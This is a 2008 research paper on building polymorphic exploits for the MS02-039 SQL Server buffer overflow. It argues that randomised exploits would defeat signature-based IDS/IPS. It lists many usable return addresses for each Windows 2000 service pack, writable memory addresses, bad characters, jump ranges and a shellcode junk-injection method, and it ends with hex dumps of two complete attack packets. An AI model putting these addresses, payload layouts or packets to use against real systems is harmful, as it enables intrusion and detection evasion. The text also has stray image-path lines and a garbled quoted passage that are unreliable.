Exploit creation – The random approach

Or "Playing with random to build exploits"
Version 1.17

Saturday, September 20, 2008
Nelson Brito

Introduction

It is just a matter of time to get things worse on the Internet. We saw worms getting more and more sophisticated in last decade, and, believe me, it could be worst. Nowadays we have botnets and a lot of worms and the respective variants, but what if a stealth worm reaches the Internet today? Are we prepared to deal with this kind of threat? Are we walking to the right direction to get this kind of threat controlled in a short period of time? Do we remember 2003?

That said there is no other answer than: No, we are not prepared and we will surrender if such bad thing happens again. Why am I saying that? You will figurate[1].

Keywords: botnets, worm, stealth worm, malware, random, IPS, IDS, MS02-039, fingerprint, polymorphic shellcode, polymorphic code, unpredictable, Flash Worm, Slammer, Blaster, Sasser, mutation, dynamic, static, buffer, return address, JUMP, writable memory address, NOOP.

What happened during 2003?

Two incredible things happened:

1. Slammer was the very first Flash Worm **[1]**, incredible fast in its dissemination, it only took 15 minutes to crash all the Internet infra-structure and let us know that a new age was coming out.
2. Blaster was the very first worm targeting almost all Microsoft Windows OS versions, incredible infecting machines around the world. After Blaster we saw Sasser, and, apparently, underground became to use a "worm template" to make new worms dissemination.

The combination of these two facts could, and should, give us a good lesson. But, even after 1988 **[2]**, we did not learn how to deal with worms and I think we have a long, long path to reach this point. So, imagine a worm using polymorphic techniques. It is the worst nightmare we couldn't even imagine.

Polymorphic Code

This is not a new topic and some researchers have been talking about this for years and years, but all our attention was gave to the shellcode. And even during my research, when I talked to someone about the perspective of having a real polymorphic code, people always got confused with polymorphic shellcode.

No, I am not writing another paper about polymorphic shellcode, there are too many papers floating around since ADMutate **[3]**, good papers about NOOP sled, JUMP sled, junk code insertion, etc... I am writing about a real polymorphic code: a code that every time it executes it will have a new appearance, a new fingerprint, being almost unpredictable, and, yes, I will use some of the previous techniques to move forward and step ahead creating a real polymorphic attack.

Polymorphic code means that a code will change every time it executes, making it unpredictable. What we have, so far, are static codes, and I never saw any dynamic codes exploiting any vulnerability. That is the reason some IPS/IDS can easily add signatures.

ENG Techniques

First of all, to make a polymorphic code we have to be sure we have all the requirements to achieve the concept that a polymorphic code must be unpredictable, and it means random. I choose the MS02-039 **[4]**, because I have all the requirements for this proof of concept:

1. Microsoft Windows Buffer Overflow **[6]**;
2. Buffer Overflow is not that big;
3. More than just one return address **[7]**;
4. Incredible high number of writable memory addresses, just in SQLSORT.DLL.
5. Incredible ways to get randomized the following fields: buffer, return address, JUMP, writable memory address, NOOP, and shellcode.

Due to those requirements ENG can use polymorphic code (a.k.a. mutation technique) to exploit the vulnerability. It is important to note that every time ENG executes it will generate a new fingerprint of its attack, being unpredictable.

Attack Vector

For this vulnerability there are three vectors **[5]**:

1. 0x04: Stack Based Buffer Overflow;
2. 0x08: Heap Based Buffer Overflow;
3. 0x0a: Denial of Service.

[1] Just for the records: I will not write that much, even because it is very, very simple, and I do believe someone else will write a good stuff for academic audiences.

Buffer[2]

To fill the buffer, it does not need to be static data, so ENG uses random data to fill the entire buffer, using a very, very simple technique that any student is able to apply while learning C programming language:

1. Check the length of buffer to overflow: in this case it is 96 bytes;
2. Make a choice: lower case or mixed case;
3. Use random data to fill it up: lower case (0x41 to 0x5a) and mixed case (0x41 to 0x5a for odds and 0x61 to 0x7a for evens).

Return Address[3]

The return address in any Buffer Overflow exploitation is the key to have the control of the execution flow, and that is very well known since Aleph One's article **[8]**. As I mentioned above, a good start to figurate out if ENG can apply polymorphism in an exploit is check how many return addresses it will be able to use in its code.

In this particular vulnerability there were:

1. Published return addresses:
   a. 0x42b0c9dc; and
   b. 0x42b48774;
2. Unpublished return addresses:
   a. 0x42b4c6d4; and
   b. 0x42b08a7c;

The best way to find more return addresses is launching your preferred disassembly tool and search for them, and the easiest way to find a huge list of return address is use someone's research. In this case I have found a huge number of possible return addresses using the great OpcodeDB **[9]**.

Microsoft Windows 2000 SP0

1. 0x750362c3
2. 0x776167d1
3. 0x77686c38
4. 0x776f0940
5. 0x77755f6d
6. 0x77797c4d
7. 0x777b5313
8. 0x777b5af7
9. 0x77e33f4d
10. 0x77e33f69
11. 0x77e33f6d
12. 0x77e3c289
13. 0x77f8948b
14. 0x77fb2b36
15. 0x775be214
16. 0x775e5cc1
17. 0x7760b785
18. 0x7766d1b9
19. 0x776ee139
20. 0x776ee13d
21. 0x776ee141
22. 0x776ee145
23. 0x777334fd
24. 0x7773432d
25. 0x77755f95
26. 0x777b5527
27. 0x77ea162b

Microsoft Windows 2000 SP1

1. 0x69801365
2. 0x69808767
3. 0x698370d6
4. 0x698e1036
5. 0x6994f2e4
6. 0x69952208
7. 0x699b7835
8. 0x699f9515
9. 0x69a16bdb
10. 0x69a173bf
11. 0x75035173
12. 0x77e3cb4c
13. 0x77e4ff15
14. 0x77e53e4b
15. 0x77e8898b
16. 0x77f967ab
17. 0x69866804
18. 0x6994c199
19. 0x6994c19d
20. 0x6994c1a1
21. 0x6994c1a5
22. 0x69994dc5
23. 0x69995bf5
24. 0x699b785d
25. 0x69a16def
26. 0x77e9eba1

[2] The same piece of code can be used to fill the NOOP's field, further information is available in this document.

[3] Some people use the word offset instead of return address.

Microsoft Windows 2000 SP2

1. 0x77e2492b
2. 0x77e3af64
3. 0x783d15fc
4. 0x7843f2e4
5. 0x78442208
6. 0x784a7835
7. 0x784e9515
8. 0x78506bdb
9. 0x785073bf
10. 0x7503431b
11. 0x77e27741
12. 0x77e8250a
13. 0x782fb31b
14. 0x7835744b
15. 0x7843c199
16. 0x7843c19d
17. 0x7843c1a1
18. 0x7843c1a5
19. 0x78484dc5
20. 0x78485bf5
21. 0x784a785d
22. 0x78506def

Microsoft Windows 2000 SP3

1. 0x77e2afc5
2. 0x77e2afc9
3. 0x77e2afe5
4. 0x77e388a7
5. 0x783d3d81
6. 0x784432e4
7. 0x78446208
8. 0x784ab835
9. 0x784ed515
10. 0x7850abdb
11. 0x7850b3bf
12. 0x77e1444c
13. 0x77e3bc34
14. 0x77e3d3f7
15. 0x77e822ea
16. 0x78358d28
17. 0x78440199
18. 0x7844019d
19. 0x784401a1
20. 0x784401a5
21. 0x78488dc5
22. 0x78489bf5
23. 0x784ab85d
24. 0x7850adef

Microsoft Windows 2000 SP4

1. 0x77e14c29
2. 0x77e3c256
3. 0x782f28f7
4. 0x78326433
5. 0x78344d6f
6. 0x78344d83
7. 0x78344d97
8. 0x78344dd3
9. 0x78344de7
10. 0x78344dfb
11. 0x78344e23
12. 0x78344e37
13. 0x78344e4b
14. 0x78344e5f
15. 0x78344e73
16. 0x78344e87
17. 0x78344e9b
18. 0x78344eaf
19. 0x783d6ddf
20. 0x784452e4
21. 0x78448208
22. 0x784ad835
23. 0x784ef515
24. 0x7850cbdb
25. 0x7850d3bf
26. 0x783629d0
27. 0x78442199
28. 0x7844219d
29. 0x784421a1
30. 0x784421a5
31. 0x7848adc5
32. 0x7848bbf5
33. 0x784ad85d
34. 0x7850cdef
35. 0x7c4fedbb

JUMP[4]

The First Exploit and Slammer shared the same "jmp short 0x0e", and the MFS used "jmp short 0x69". So, ENG still has more options in this case as well, and it uses the range from "jmp short 0x10" to "jmp short 0x7f", randomly.

Writable memory address[5]

According to many papers about Windows 32 Buffer Overflows, ENG needs to set a memory space it can write to inject the shellcode. In this case there were two approaches:

1. First exploit and Slammer share the same writable memory address: 0x42ae7001;
2. MSF uses 0x7ffde0cc ("write to thread storage space ala msrpc").

From my research, I found, just in SQLSORT.DLL, 25,878 "new" writable memory addresses: from 0x42afb1b8 to 0x42af4930. That is a huge number of possible writable memory addresses ENG can use randomly.

[4] Keep in mind that this JUMP will influence the NOOP's field.

[5] I do not want to detail the aspects in this vulnerability, because it is pretty old and many people already know all them, but in this case I must point one thing: there are, as HD Moore call them, bad characters we have to avoid. These bad characters are: 0x00, 0x0d, 0x2f, 0x3a, and 0x5c. I believe it can be more, but I didn't spend time to find them out and assumed only these.

The only thing ENG has to keep in mind is that it should use the writable memory address in two four (04) bytes blocks: first four (04) bytes block targets the Microsoft SQL Server SP0, and the second four (04) bytes block targets the Microsoft SQL Server SP1 and SP2.

NOOP

To fill the NOOP's field, ENG uses the same simple technique used to fill up the buffer, but here ENG has a problem, because it uses randomized JUMP it must calculate the right length, here is the formula: ((jmp >> 8) & 0xff) - (sizeof(int64_t) * 2).

Shellcode

There are good papers on that matter, and I do not pretend to write a new document about this. There are just a few comments about this:

1. ENG uses Alpha2.c **[10]**;
2. ENG uses only ASCII decoders, because the UNICODE decoders does not work against this vulnerability;
3. ENG injects junk codes in each decoder, here some explanation:
    a. Ignore the "7QZ" and "IQZ", they cannot be disturbed at all;
    b. Calculate the length of decoder, ignoring three bytes, as mentioned;
    c. Get random number between 0 and total length available, this will control how many bytes will be injected, and get random number to determine the position of bytes to inject, this will control the randomized positions bytes will be injected;
    d. Check if the position is not already in use, if so skip the position and try again;
    e. With the number of bytes to inject and the positions, inject "A" in each position.
4. ENG uses only one "GetPC"[6] code, and it is necessary when using Alphanumeric Shellcodes **[11]**.

Conclusions

I do hope I could proof all the concepts behind this idea, and I will let the conclusions for anyone reading this paper.

It is too early to get the real impacts this technique can bring to next threats coming out, even because such worm or malware using this technique can be hard to detect, and in this case, it can be almost impossible to respond such thread in a short period of time.

And that was done with Slammer, Blaster, Sasser, Zotob, etc.

Some greetings to: Emanuel Almeida, Rafael Granha, Marcelo Bezerra, Raphael D'Avila, Neel Mehta, David Maynor, Mark Dowd, Wallace John, Nilson Brito, Carla Brito, Carlos Rienzi, and Daniel Austin.

References

[1] "*How to Own the Internet in Your Spare Time*", by Stuart Staniford, Vern Paxson, and Nicholas Weaver.

[2] "*The Internet Worm Program: An Analysis (Purdue Technical Report CSD-TR-823)*", by Eugene H. Spafford.

[3] *"ADMutate Engine (ADMmutate-0.8.4.tar.gz)*", by K2.

[4] "*Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)*", by Microsoft TechNet.

[5] "*Database Security – The Pot and the Kettle*", by David Licthfield (a.k.a. mnemonic).

[6] "*Win32 Buffer Overflows (Location, Exploitation and Prevention)*", Phrack issue 55, article 15, by Barnaby Jack (a.k.a. dark spriti).

[7] "*The Shellcoder's Handbook: Discovering and Exploiting Security Holes*" (ISBN-10: 0764544683, ISBN-13: 978-0764544682), by Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, and Riley Hassell.

[8] "*Smashing The Stack for Fun and Profit*", Phrack issue 49, article 14, by Elias Levy (a.k.a. Aleph One).

[9] "*Metasploit Opcode Database*", by HD Moore and Matt Miller.


[10] "*ALPHA2: Zero tolerance, Unicode-proof uppercase alphanumeric shellcode encoding*" (Alpha2.c Copyright© 2003, 2004), by Berend-Jan Wever.

[11] "*Applying Polymorphism to Alphanumeric IA-32/IA-32e/AMD-64 Shellcode*", by Matt Conover (a.k.a. Shok).

[6] That is only piece of code intentionally left static, but you can apply any other good polymorphic shellcode engine.


Appendix A – MS02-039 Exploitation Structure

David Litchfield (Very First Exploit)




NETWORK		CONDITIONS OF THE VULNERABILITY		STACK					
IP Header	UDP Header	Attack Vector	BUFFER TO BE OVERFLOWED	RETURN ADDRESS	NEAR JUMP	WIRETABLE ADDRESS		NOPs	SHELLCODE
		0x04	HUGE STRING	IAT SQLSORT.DLL		SP0	SP1-2		
			AAAABBBB...	0x42b0c9dc	0x46454443 0x42410eeb	0x42ae7001	0x42ae7001	0x90	
20	8	1	96	4	8	4	4	8	
REACHED THE DEPTH		1	97	101	109	113	117	125	

Slammer Worm




NETWORK		CONDITIONS OF THE VULNERABILITY		STACK					
IP Header	UDP Header	Attack Vector	BUFFER TO BE OVERFLOWED	RETURN ADDRESS	NEAR JUMP	WIRETABLE ADDRESS		NOPs	SLAMMER
		0x04	HUGE STRING	IAT SQLSORT.DLL		SP0	SP1-2		
			0x01	0x42b0c9dc	0x46454443 0x42410eeb	0x42ae7001	0x42ae7001	0x90	
20	8	1	96	4	8	4	4	8	
REACHED THE DEPTH		1	97	101	109	113	117	125	

HD Moore’s Metasploit Framework



NETWORK		CONDITIONS OF THE VULNERABILITY		STACK					
IP Header	UDP Header	Attack Vector	BUFFER TO BE OVERFLOWED	RETURN ADDRESS	NEAR JUMP	WIRETABLE ADDRESS		NOPs	SHELLCODE (RANDOM)
		0x04	HUGE STRING	IAT SQLSORT.DLL		SP0	SP1-2		
			RANDOM	0x42b48774	0x69eb69eb RANDOM	0x7ffde0cc	0x7ffde0cc	RANDOM	
20	8	1	96	4	8	4	4	100	
REACHED THE DEPTH		1	97	101	109	113	117	217	

ENG’s Techniques Exploit Structure



NETWORK		CONDITIONS OF THE VULNERABILITY		STACK					
IP Header	UDP Header	Attack Vector	BUFFER TO BE OVERFLOWED	RETURN ADDRESS	NEAR JUMP	WIRETABLE ADDRESS		NOPs	SHELLCODE (RANDOM)
		0x04	HUGE STRING	SQLSORT.DLL NTDLL.DLL USER32.DLL KERNEL32.DLL SHELL32.DLL WS2_32.DLL		SP0	SP1-2		
			RANDOM	RANDOM	RANDOM	RANDOM	RANDOM	RANDOM	
20	8	1	96	4	8	4	4	N	
REACHED THE DEPTH		1	97	101	109	113	117	RANDOM	

Appendix B – Encrypted Code versus Polymorphic Code

“In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence.

Most anti-virus software and intrusion detection systems attempt to locate malicious code by searching through computer files and data packets sent over a computer network. If the security software finds patterns that correspond to known computer viruses or worms, it takes appropriate steps to neutralize the threat. Polymorphic algorithms make it difficult for such software to locate the offending code as it constantly mutates.

Encryption is the most commonly used method of achieving polymorphism in code.


Malicious programmers have sought to protect their polymorphic code from this virus-scanning strategy by rewriting the unencrypted decryption engine each time the virus or worm is propagated. Anti-virus software uses sophisticated pattern analysis to find underlying patterns within the different mutations of the decryption engine, in hopes of reliably detecting such malware.

The first known polymorphic virus was written by Mark Washburn. The virus, called 1260, was written in 1990. A more well-known polymorphic virus was invented in 1992 by the Bulgarian cracker Dark Avenger (a pseudonym) as a means of avoiding pattern recognition from antivirus-software. Other computer cracks like the young antoinejebara1 and Schneiding red wrote polymorphic codes that bypassed entire systems.” (Wikipedia)


A virus using encryption to hide itself from virus scanners. That is, the encrypted virus jumbles up its program code to make it difficult to detect. An encrypted virus's code begins with a decryption algorithm and continues with scrambled or encrypted code for the remainder of the virus. Each time it infects, it automatically encodes itself differently, so its code is never the same. Through this method, the virus tries to avoid detection by anti-virus software.

A virus that can change its byte pattern when it replicates; thereby, avoiding detection by simple string-scanning techniques. It uses similar technique used by encrypted virus, but in this case a polymorphic virus has a mutation algorithm, which changes every time it runs, to call the decryption algorithm. It means the entire code modifies itself, being unpredictable. Through this method, the virus tries to avoid detection by anti-virus software.


Encrypted Virus




Polymorphic Virus



Encrypted Shellcode / Code



Polymorphic Shellcode / Code



Appendix C – Proofing the Concept

Packet Payload #01

```
0x0000   4540 036c 2de5 0000 ff11 9396 a16a 4147        E@.l-........jAG
0x0010   0a0a 0a0a 0400 059a 0358 5654 044b 4358        .........XVT.KCX
0x0020   5745 515a 485a 5747 534a 4f46 444e 5950        WEQZHZWGSJOFDNYP
0x0030   5252 4b4c 4741 4752 5544 4c56 4e4f 534b        RRKLGAGRUDLVNOSK
0x0040   534a 4b5a 4a47 4742 5156 4854 4946 495a        SJKZJGGBQVHTIFIZ
0x0050   5754 4c44 5553 554f 5647 4b49 5543 544e        WTLDUSUOVGKIUCTN
0x0060   4d44 4e56 4b54 5841 4f45 5458 4a43 5847        MDNVKTXAOETXJCXG
0x0070   5649 4b50 4146 4557 4c4f 4547 527c 8ab0        VIKPAFEWLOEGR|..
0x0080   42eb 17eb 17eb 17eb 17b6 91af 42b6 91af        B...........B...
0x0090   4274 497a 5177 4150 4b03 0424 eb03 59eb        BtIzQwAPK..$..Y.
0x00a0   05e8 f8ff ffff 3737 4137 3737 3737 3737        ......77A7777777
0x00b0   3737 3737 3737 4137 3737 4137 4137 3737        777777A777A7A777
0x00c0   3741 3741 3737 3737 3737 3737 3741 3737        7A7A777777777A77
0x00d0   515a 6a41 5850 3041 3041 6b41 4151 3241        QZjAXP0A0AkAAQ2A
0x00e0   4232 4242 3042 4241 4258 5038 4142 754a        B2BB0BBABXP8ABuJ
0x00f0   494b 4c70 6a5a 4b30 4d6d 385a 5949 6f4b        IKLpjZK0Mm8ZYIoK
0x0100   4f6b 4f71 704e 6b52 4c74 6446 446c 4b47        OkOqpNkRLtdFDlKG
0x0110   3565 6c6c 4b43 4c55 5570 7857 717a 4f6e        5ellKCLUUpxWqzOn
0x0120   6b50 4f64 584c 4b73 6f31 3053 3178 6b51        kPOdXLKso10S1xkQ
0x0130   594e 6b75 644e 6b43 3178 6e55 614b 704d        YNkudNkC1xnUaKpM
0x0140   496c 6c6d 544b 7072 5453 376f 3158 4a74        IllmTKprTS7o1XJt
0x0150   4d57 7139 5258 6b7a 5477 4b70 5471 3454        MWq9RXkzTwKpTq4T
0x0160   6873 454d 354c 4b33 6f54 6477 715a 4b73        hsEM5LK3oTdwqZKs
0x0170   564c 4b54 4c50 4b6c 4b71 4f35 4c65 5158        VLKTLPKlKqO5LeQX
0x0180   6b56 6356 4c4e 6b4d 5942 4c45 7447 6c55        kVcVLNkMYBLEtGlU
0x0190   316f 3345 6179 4b70 646e 6b73 7346 504c        1o3EayKpdnkssFPL
0x01a0   4b63 7034 4c6e 6b72 5035 4c6e 4d6c 4b43        Kcp4LnkrP5LnMlKC
0x01b0   7055 5851 4e75 386c 4e32 6e74 4e5a 4c62        pUXQNu8lN2ntNZLb
0x01c0   704b 4f6b 6671 7670 5351 7635 3870 3357        pKOkfqvpSQv58p3W
0x01d0   4265 3851 6772 5334 7233 6f72 7459 6f68        Be8QgrS4r3ortYoh
0x01e0   5033 5848 4b58 6d6b 4c75 6b62 7069 6f6e        P3XHKXmkLukbpion
0x01f0   3671 4f6f 796b 5530 666d 5178 6d37 7856        6qOoykU0fmQxm7xV
0x0200   6272 7563 5a45 524b 4f58 5073 586e 3955        brucZERKOXPsXn9U
0x0210   594c 356e 4d63 674b 4f4e 3676 3366 3371        YL5nMcgKON6v3f3q
0x0220   4370 5370 5353 7330 5377 3343 634b 4f5a        CpSpSSs0Sw3CcKOZ
0x0230   7055 3671 7843 3036 7675 3642 734d 596d        pU6qxC06vu6BsMYm
0x0240   314f 6555 386d 7475 4a72 506b 7753 676b        1OeU8mtuJrPkwSgk
0x0250   4f6a 7673 5a56 7072 7171 456b 4f7a 7042        OjvsZVprqqEkOzpB
0x0260   484e 444c 6d64 6e4b 5950 5779 6f6b 6650        HNDLmdnKYPWyokfP
0x0270   5371 454b 4f68 5051 786b 5533 794d 5657        SqEKOhPQxkU3yMVW
0x0280   3961 474b 4f4e 3656 3070 5471 4466 354b        9aGKON6V0pTqDf5K
0x0290   4f4a 705a 3371 7839 7762 594f 3642 5970        OJpZ3qx9wbYO6BYp
0x02a0   5779 6f6b 6663 654b 4f48 5031 7671 7a52        WyokfceKOHP1vqzR
0x02b0   4451 7671 7865 3362 4d4b 396b 5571 7a70        DQvqxe3bMK9kUqzp
0x02c0   5030 5951 394a 6c6f 796b 5750 6a71 544d        P0YQ9JloykWPjqTM
0x02d0   594d 3236 514b 7079 634c 6a6b 4e62 6236        YM26QKpycLjkNbb6
0x02e0   4d49 6e31 5244 6c6f 634e 6d50 7a54 784c        MIn1RDlocNmPzTxL
0x02f0   6b6c 6b4e 4b53 5854 324b 4e6c 7336 7659        klkNKSXT2KNls6vY
0x0300   6f32 5571 544b 4f78 5651 4b31 4772 7242        o2UqTKOxVQK1GrrB
0x0310   7170 5170 5151 7a33 3173 6152 7162 7542        qpQpQQz31saRqbuB
0x0320   7179 6f6a 7051 784c 6d78 5937 755a 6e30        qyojpQxLmxY7uZn0
0x0330   536b 4f4b 6670 6a39 6f59 6f56 574b 4f5a        SkOKfpj9oYoVWKOZ
0x0340   704c 4b71 474b 4c6e 634b 7451 7439 6f6e        pLKqGKLncKtQt9on
0x0350   3673 6249 6f48 5073 5878 706c 4a67 7471        6sbIoHPsXxplJgtq
0x0360   4f52 7349 6f39 464b 4f78 5041                  ORsIo9FKOxPA
```

Packet Payload #02

```
0x0000   4540 03d0 2dea 0000 ff11 39f4 6a04 d1e6        E@..-.....9.j...
0x0010   0a0a 0a0a 0400 059a 03bc 2923 046f 4e75        ..........)#.oNu
0x0020   5066 5272 4566 4a6a 5277 4f65 4c67 4571        PfRrEfJjRwOeLgEq
0x0030   4f6a 5a65 5971 4368 446a 5673 5869 4d6e        OjZeYqChDjVsXiMn
0x0040   4f64 4573 4a6e 4361 4b71 4677 586a 4e6d        OdEsJnCaKqFwXjNm
0x0050   536d 5172 4373 5a67 4375 597a 446b 4e72        SmQrCsZgCuYzDkNr
0x0060   4f73 4b78 476d 5971 4464 4d62 4e7a 4e67        OsKxGmYqDdMbNzNg
0x0070   4c65 596f 5878 557a 5373 5a77 447c 8ab0        LeYoXxUzSsZwD|..
0x0080   42eb 7beb 7beb 7beb 7b31 91af 4231 91af        B.{.{.{.{1..B1..
0x0090   425a 4c42 4c45 455a 4547 4148 4b55 584c        BZLBLEEZEGAHKUXL
0x00a0   4641 444f 5749 4349 4354 5656 554d 4a55        FADOWICICTVVUMJU
0x00b0   4d56 5658 415a 5746 4758 4d51 524a 4258        MVVXAZWFGXMQRJBX
0x00c0   4b46 4d47 4e4f 5050 494c 4b44 5955 584b        KFMGNOPPILKDYUXK
0x00d0   5154 4852 5445 575a 424a 5154 5453 5244        QTHRTEWZBJQTTSRD
0x00e0   5844 4a4c 5359 4241 4b4d 4449 4842 5458        XDJLSYBAKMDIHBTX
0x00f0   5641 5050 464d 5048 5646 4250 4b03 0424        VAPPFMPHVFBPK..$
0x0100   eb03 59eb 05e8 f8ff ffff 3737 3737 3741        ..Y.......77777A
0x0110   3737 3737 4137 3737 3741 3737 3737 3737        7777A7777A777777
0x0120   3737 3741 3737 3741 3737 4137 3737 4137        777A777A77A777A7
0x0130   3737 3737 515a 6a41 5850 3041 3041 6b41        7777QZjAXP0A0AkA
0x0140   4151 3241 4232 4242 3042 4241 4258 5038        AQ2AB2BB0BBABXP8
0x0150   4142 754a 494b 4c52 4a48 6b50 4d4d 386c        ABuJIKLRJHkPMM8l
0x0160   394b 4f6b 4f6b 4f73 504e 6b32 4c51 3475        9KOkOkOsPNk2LQ4u
0x0170   746e 6b77 3557 4c4c 4b51 6c63 3542 5863        tnkw5WLLKQlc5BXc
0x0180   314a 4f4c 4b52 6f42 384e 6b61 4f77 5075        1JOLKRoB8NkaOwPu
0x0190   515a 4b52 696e 6b47 444e 6b37 716a 4e44        QZKRinkGDNk7qjND
0x01a0   714f 306d 494e 4c6e 6469 5064 3445 5769        qO0mINLndiPd4EWi
0x01b0   517a 6a54 4d36 6149 524a 4b4a 5435 6b70        QzjTM6aIRJKJT5kp
0x01c0   5471 3431 3870 7578 656e 6b73 6f75 7455        Tq418puxenksoutU
0x01d0   514a 4b50 664c 4b56 6c30 4b6e 6b31 4f75        QJKPfLKVl0Knk1Ou
0x01e0   4c56 614a 4b53 3356 4c6c 4b6b 3970 6c55        LVaJKS3VLlKk9plU
0x01f0   7455 4c51 7149 5346 5179 4b51 744c 4b57        tULQqISFQyKQtLKW
0x0200   3376 504e 6b31 5046 6c6e 6b50 7065 4c4c        3vPNk1PFlnkPpeLL
0x0210   6d4c 4b37 3054 4851 4e42 484e 6e50 4e54        mLK70THQNBHNnPNT
0x0220   4e7a 4c62 704b 4f5a 7650 6670 5375 3670        NzLbpKOZvPfpSu6p
0x0230   6874 7350 3255 3852 5732 5356 5271 4f62        htsP2U8RW2SVRqOb
0x0240   7439 6f58 5075 3868 4b4a 4d49 6c37 4b36        t9oXPu8hKJMIl7K6
0x0250   3079 6f79 4671 4f6b 3958 6575 366b 3168        0yoyFqOk9Xeu6k1h
0x0260   6d57 7873 3230 5563 5a75 5259 6f6e 3073        mWxs20UcZuRYon0s
0x0270   586b 6935 596c 356c 6d52 776b 4f6e 3670        Xki5Yl5lmRwkOn6p
0x0280   5350 5363 6331 4351 4333 7372 7333 7353        SPScc1CQC3srs3sS
0x0290   6379 6f58 5073 5645 3855 5056 7645 3651        cyoXPsVE8UPVvE6Q
0x02a0   436d 596d 314e 7565 3869 3474 5a70 704f        CmYm1Nue8i4tZppO
0x02b0   3752 7749 6f69 4653 5a52 3032 7170 554b        7RwIoiFSZR02qpUK
0x02c0   4f38 5043 586e 444c 6d36 4e79 7932 776b        O8PCXnDLm6Nyy2wk
0x02d0   4f68 5662 7351 4539 6f5a 7075 384a 4563        OhVbsQE9oZpu8JEc
0x02e0   794d 5662 6952 7739 6f68 5636 3033 6432        yMVbiRw9ohV603d2
0x02f0   7470 556b 4f4a 704e 7370 684d 3770 7949        tpUkOJpNsphM7pyI
